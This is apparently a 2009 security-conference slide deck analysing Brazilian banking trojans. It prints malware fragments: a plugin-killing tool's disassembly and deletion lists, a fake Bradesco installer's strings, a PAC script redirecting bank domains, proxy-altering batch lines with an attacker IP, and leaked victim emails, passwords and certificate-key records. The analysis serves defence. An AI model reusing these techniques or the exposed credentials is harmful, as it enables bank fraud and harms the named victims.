

A circular inset on the left side of the slide shows a microscopic view of a cell. The cell is filled with numerous small, green, spherical structures, possibly representing organelles or molecules. The cell is surrounded by a metallic-looking rim.

Brazil: land of plentiful bankers

Reasons of the phenomenon

Dmitry Bestuzhev

Senior Regional Researcher for Latin America
Global Research and Analysis Team

VB2009 – 24 September

The background of the slide is a light gray gradient with a subtle, abstract pattern of white lines and shapes. In the lower half, there is a series of vertical white bars of varying heights, resembling a bar chart or a stylized city skyline. The overall aesthetic is clean and modern.

Background

Why Brazil?

What is Brazil?



- 26 states + Federal District
- Population – about 200,000,000
- **Internet users** – about **70,000,000!**
- Internet penetration – 35%

The biggest banks of the country

- **Banco do Brasil** – 7,900,000 online customers
- **Bradesco** – 6,900,000 online customers
- **Itaú** – 4,200,000 online customers
- **Caixa** – 3,690,000 online customers



Security mechanisms

Can they be trusted?

G-Buster Browser Defense (developed by GAS Tecnología)

- Makes it impossible to:
 - Takeover administrative control of transaction
 - Execute malicious code during the transaction
 - Impersonate users during a legitimate transaction, stealing their authentication keys
 - Obtain confidential user information



Avenger

```
00402790 8B1DF0EE6100          nov          ebx,[L0061EEF0]
00402796 31C9
00402798 BA49916100
0040279D 894C2408
004027A1 8D45C8
004027A4 89542404
004027A8 895C240C
004027AC 890424
004027AF E87CA90000
004027B4 895C240C
004027B8 31C0
004027BA 89442408
004027BE 8868916100
004027C3 89442404
004027C7 8D45D8
004027CA 890424
```

Files to delete:


```
C:\Arquivos de programas\GBPLUGIN\cef.gpc
C:\Arquivos de programas\GBPLUGIN\uni.gpc
C:\Arquivos de programas\GBPLUGIN\gbiehuni.dll
C:\Arquivos de programas\GBPLUGIN\gbiehcef.dll
C:\Arquivos de programas\GBPLUGIN\gbpdist.dll
C:\Arquivos de programas\GBPLUGIN\gbpsv.exe
C:\Arquivos de programas\GBPLUGIN\bb.gpc
C:\Arquivos de programas\GBPLUGIN\gbieh.dll
C:\Arquivos de programas\GBPLUGIN\gbieh.gmd
C:\Arquivos de programas\Scpad\scpIBCfg.bin
C:\Arquivos de programas\Scpad\scpLIB.dll
C:\Arquivos de programas\Scpad\scpMIB.dll
C:\Arquivos de programas\Scpad\scpsssh2.dll
C:\Arquivos de programas\Scpad\sshlib.dll
C:\Program Files\GBPLUGIN\cef.gpc
C:\Program Files\GBPLUGIN\uni.gpc
C:\Program Files\GBPLUGIN\gbiehuni.dll
C:\Program Files\GBPLUGIN\gbiehcef.dll
C:\Program Files\GBPLUGIN\gbpdist.dll
C:\Program Files\GBPLUGIN\gbpsv.exe
C:\Program Files\GBPLUGIN\bb.gpc
C:\Program Files\GBPLUGIN\gbieh.dll
C:\Program Files\GBPLUGIN\gbieh.gmd
C:\Program Files\Scpad\scpIBCfg.bin
C:\Program Files\Scpad\scpLIB.dll
C:\Program Files\Scpad\scpMIB.dll
C:\Program Files\Scpad\scpsssh2.dll
C:\Program Files\Scpad\sshlib.dll
```

Folders to delete:


```
C:\Arquivos de programas\GBPLUGIN\
C:\Arquivos de programas\Scpad\
```

he_Avenger__c__by_Suandog46

he_Avenger__c__by_Suandog46__



KILL.EXE



KILL.TXT

- GBPlugin

- Token devices



- Security cards



Bradesco Net Empresa

+ Meu menu

O Internet Banking Pessoa Jurídica feito para facilitar o dia-a-dia da sua Empresa.



Se você é um cliente Bradesco Pessoa Jurídica, pode contar com o Bradesco Net Empresa. Com ele, sua Empresa faz consultas, transações bancárias e transferências de arquivos pela Internet, de maneira simples e segura.

Para ter acesso aos serviços, cada usuário precisa ter seu próprio Certificado Digital. Para alguns tipos de contrato, é necessário ter também o Dispositivo de Segurança garantindo assim mais privacidade e segurança.

Veja como é simples utilizar as facilidades do Net Empresa:

- Preencha o Contrato de Acesso
- Gere o Certificado Digital - um para cada usuário
- Retire seu Dispositivo de Segurança na agência
- Confira os pré-requisitos para acessar

Geração do Certificado Digital

Para gerar o Certificado Digital é preciso: ter acesso a uma **mídia removível** como, por exemplo, disquete, pen-drive, smart card, e poder realizar a instalação do aplicativo que será utilizado durante o processo.

Ao optar pelo uso do Smart Card, é necessário ter o cartão e o leitor específicos.

Para sua segurança, o aplicativo para geração do Certificado Digital está disponível somente no site Bradesco, não sendo, em hipótese alguma, encaminhado por e-mail.

Armazenamento do Certificado Digital


Após gerar o Certificado Digital, guarde a mídia removível que está armazenando o seu certificado e a sua senha. Jamais os repasse a terceiros.

E lembre-se: o Bradesco não solicita a atualização do Certificado Digital por e-mail.

Validade e troca do Certificado Digital

Por medida de segurança, o Certificado Digital é válido por 12 meses a partir da data de sua geração. Após esse período, para continuar utilizando o Bradesco Net Empresa, é necessário trocar o Certificado Digital.

Independentemente do prazo, o usuário pode realizar trocas quantas vezes quiser, sem nenhum custo.



Path-4.00.exe

Bradesco NetEmpresa

```
0048B9E8: SLP0048B9E8_caldo743_isbt_com_br 'caldo743@isbt.com.br'  
0048BA08: SLP0048BA08_cristian4740_isbt_com_br 'cristian4740@isbt.com.br'  
0048BA2C: SLP0048BA2C_senha CRT__Se_liga_Neg_o_ 'senha-crt Se liga Negócio!'  
0048BA50: SLP0048BA50_sntp_isbt_com_br 'sntp.isbt.com.br'  
0048BA6C: SLP0048BA6C_caldo743 'caldo743'  
0048BA80: SLP0048BA80_brasil1 'brasil1'  
0048BA90: SLP0048BA90_Autenticando_Aguarde 'Autenticando, Aguarde'  
0048BAB0: SLP0048BAB0_Autenticando_Aguarde_ 'Autenticando, Aguarde.'  
0048BAD0: SLP0048BAD0_Autenticando_Aguarde__ 'Autenticando, Aguarde..'  
0048BAFD: SLP0048BAFD_Autenticando_Aguarde___ 'Autenticando, Aguarde...'  
0048BB0C: SSZ0048BB0C_Bradesco_NetEmpresa 'Bradesco NetEmpresa',0  
0048BB20: SSZ0048BB20_Preencha_o_campo_com_a_senha_do_ 'Preencha o campo com a senha do certificado.',0  
0048BF50: SLP0048BF50_ ','  
0048C304: SLP0048C304__crt '*.crt'  
0048C314: SLP0048C314__key '*.key'
```

Atenção. você deve ter uma mídia removível ex: Token, CD-Rom, Disquete

Informamos que para continuar a instalação VOCÊ PRECISA ESTAR COM A MÍDIA REMOVÍVEL INSERIDA

Localização do Certificado

- Smart Card
- Arquivo (Ex: Token, CD-Rom, Disquete) ou outras mídias removíveis

Ok

Cancelar

The background of the slide is a light gray gradient. It features a series of white vertical bars of varying heights, resembling a bar chart, scattered across the lower half. Overlaid on this are several thin, white, curved lines that sweep across the upper half of the slide, creating a sense of motion and depth.

Spreading

Where does the money go?

n of the world

The image shows two overlapping browser windows. The background window is Microsoft Internet Explorer displaying a PhishTank submission page for ID #765125. The URL in the address bar is http://www.phishtank.com/phish_detail.php?phish_id=765125. The page content includes the submission ID, the submitter's name 'fabioassolini', and the IP address 'http://69.162.68.117/' which is circled in red. Below this, a 'Not Found' error message is displayed, also circled in red, stating 'The requested URL /? was not found on this server.' The foreground window is an Opera browser displaying the 'Banco Itaú - Feito Para Você' website. Its address bar shows the URL 'http://69.162.68.117/' circled in red. A metadata box in the bottom right corner of the Opera window contains the following information:

created:	2000.02.03
paid-till:	2010.03.01
source:	TC-RIPN

Bypassing ALL_SECURITY




```
Function FindProxyForURL(url, host) { var n = new
Array("www.bradesco.com.br","bradesco.com.br","bradesco.com","www.bb.com.br","bb.com.br","www.bancodobrasil.com.br","bancodobrasil.com.
br","www.bancobrasil.com.br","bancobrasil.com.br <
```

```
echo "ProxyEnable"=dword:00000000 >> iecfg.reg
echo "ProxyHttp1.1"=dword:00000000 >> iecfg.reg
SET ver2=200.98.249.120
```



Classic infection




```
0048F2D4: SLP0048F2D4_orkut 'orkut'  
0048F2E4: SLP0048F2E4_redireccionando 'redireccionando'  
0048F2FC: SLP0048F2FC_contas_do_google 'contas do google'  
0048F318: SLP0048F318_orkut__in_cio 'orkut - inicio'  
0048F330: SLP0048F330_orkut__conience 'orkut - conience'  
0048F34C: SLP0048F34C_orkut__principio 'orkut - principio'  
0048F3B8: SLP0048F3B8_email 'email'  
0048F3C4: SHC0048F3C4_value 'value',0000h  
0048F3D8: SLP0048F3D8_passwd 'passwd'  
0048F540: SLP0048F540_orkut__login 'orkut - login'  
0048F550: SSZ0048F550_TabHindowClass 'TabHindowClass',0  
0048F560: SSZ0048F560_Shell_DocObject_View 'Shell DocObject View',0  
0048F578: SSZ0048F578_Internet_Explorer_Server 'Internet Explorer_Server',0
```

Orkut

- More than 23 millions of users
- Most popular Web 2.0 in Brazil
- 53,94% of Orkut users are from Brazil

"Cadastramento" + Advanced Social Engineering



Index of /ads/10/smtp - Windows Internet Explorer

://www.au... Google

Index of /ads/10/smtp

/ads/10/smtp

=====
[Description](#)

1.com
 mail.com/cgi-bin/hmdata

=====
 1.com

=====
 Name : lukamoreninha82
 Application : Hotmail/MSN
 Email : lukamoreninha82@hotmail.com
 Server :
 Type : HTTP
 User : lukamoreninha82
 Password : SAUDADE
 Profile :

=====
 Name : luana
 Application : Outlook Express
 Email : rosinhateles@hotmail.com.br
 Server : pop3
 Type : POP3
 User : rosinhateles
 Password : SAUDADE
 Profile :

=====
 Name : lukamoreninha82
 Application : Hotmail/MSN
 Email : lukamoreninha82@hotmail.com
 Server :
 Type : HTTP
 User : lukamoreninha82
 Password : SAUDADE
 Profile :

=====
 ANDREA-LAXEYEXJ 15 0..> 15-Jun-2009 12:22 4

Internet 100%

Storing of stolen data




Object ID	Object Name	Object Path	Object Type	Object Content	Object Size	Object Attributes	Object Name	Object Count	Object Count	Object Date	Object Action	Object Status
004CA7F4	SLP004CA7F4_Software_Microsoft_Windows_Curr	%Software\Microsoft\Windows\CurrentVersion\Run										
004CA954	SHC004CA954_Provider_SOLOLEDB_1_Passuord_vid	*Provider=SOLOLEDB.1;Passuord=vidavida12;Persist_Securitu_Info=True;User_ID=lokauebsites2;Initial_Catalog=lokauebsites2;Data_Source=s										
3646	SECRETARIA02	la311962	000000	-----BEGIN CERTIFICATE----- MIICrjCCAhegAwIBAwIDQM -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	laice.key	1	1	2009-02-21 17:52:29	B	0
3649	NOTEBOOK-DIGITEL	jevitda205369	000000	-----BEGIN CERTIFICATE----- MIICujCCAiOgAwIBAwIDPoc -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	cettificado novo.key	1	1	2009-02-24 21:48:08	@	0
1233	CRISTINA	crica3954	000000	-----BEGIN CERTIFICATE----- MIIC2zCCAkSgAwIBAwIDQN -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	bradesco01.key	1	1	2008-12-29 16:46:57	A	0
663	MICRO01	J1885787	teste	-----BEGIN CERTIFICATE----- MIICuDCCAiGgAwIBAwIDQf -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	bradesco.key	1	1	2008-12-23 12:37:14	\$	0
3517	SERVER	04078500	000000	-----BEGIN CERTIFICATE----- MIICqjCCAhOgAwIBAwIDPX -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	bradesco.key	1	1	2009-02-10 18:41:13	!	0
2029	MICHEL	RQDBS809	000000	-----BEGIN CERTIFICATE----- MIICszCCAhygAwIBAwIDQO -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	ricardo q deniz.key	1	1	2009-01-08 17:02:17	A	0
2362	VALERIA1	WAGNER123	000000	-----BEGIN CERTIFICATE----- MIIC1TCCAj6gAwIBAwIDPkv -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	cert cr 2008.key	1	1	2009-01-16 09:57:28	A	0
3535	ADMIN	DEUTERONOMIC	FFFFFF	-----BEGIN CERTIFICATE----- MIICrDCCAhWgAwIBAwIDN -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	bradesconet.key	1	1	2009-02-13 07:18:44	!	0
2344	SOFTLEVER	P69426345	000000	-----BEGIN CERTIFICATE----- MIICOTCCAjagAwIBAwIDQX: -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	RICARDO.key	1	1	2009-01-15 09:58:43	A	0
2621	VALERIA1	wagner123	000000	-----BEGIN CERTIFICATE----- MIIC3DCCAkWgAwIBAwIDP -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	cert gv 2008.key	1	1	2009-01-16 12:16:32	A	0
3513	WINDOWS-CC7FA7B	12sucessocerto	000000	-----BEGIN CERTIFICATE----- MIICsTCCAhgAwIBAwIDO/ -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	novoroncalli.key	1	1	2009-02-10 15:57:44	A	0
3657	ALDEIA-09	mariana1803	000000	-----BEGIN CERTIFICATE----- MIICxTCCAi6gAwIBAwIDPKL -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	bradesco juridica.key	1	1	2009-02-27 10:42:06	A	0
3296	CASA	36320836	000000	-----BEGIN CERTIFICATE----- MIICvjCCAiegAwIBAwIDQgF -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	bradesco.key	1	1	2009-01-28 17:11:45	A	0
3665	M3	JBR323232	teste	-----BEGIN CERTIFICATE----- MIICsjCCAhhugAwIBAwIDPS) -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	aracatuba.key	1	1	2009-02-28 08:45:34	!	0
3666	M3	NULL	NULL	-----BEGIN CERTIFICATE----- MIICsjCCAhhugAwIBAwIDLx) -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED	100	0	garbras aracatuba.ke	NULL	NULL	2009-02-28 08:47:52	!	0

Object ID	Object Name	Object Path	Object Type	Object Size	Object Attributes	Object Name	Object Count	Object Count	Object Date	Object Action	Object Status
3535	ADMIN	DEUTERONOMIC	FFFFFF	[BLOB - 1.0 KiB]	[BLOB - 981 B]	bradesconet.key	1	1	2009-02-13 07:18:44	!	0
2344	SOFTLEVER	P69426345	000000	[BLOB - 1.0 KiB]	[BLOB - 981 B]	RICARDO.key	1	1	2009-01-15 09:58:43	A	0
2621	VALERIA1	wagner123	000000	[BLOB - 1.0 KiB]	[BLOB - 981 B]	cert gv 2008.key	1	1	2009-01-16 12:16:32	A	0

A background bar chart with numerous vertical bars of varying heights, rendered in a light gray color. The chart is positioned behind the main text.

Most targeted Banks

Most targeted banks




Who's behind it?

A portrait of the typical criminal



Sing...

- **Delphi**



- Current Brazilian laws



Presidência da República
Casa Civil
Subchefia para Assuntos Jurídicos

[DECRETO-LEI Nº 2.848, DE 7 DE DEZEMBRO DE 1940.](#)

states

- Cooperation with ISPs



Thank you! Questions?

Dmitry Bestuzhev

Senior Regional Researcher for Latin America

Global Research and Analysis Team

Dmitry.Bestuzhev@kaspersky.com

VB2009 – 24 September

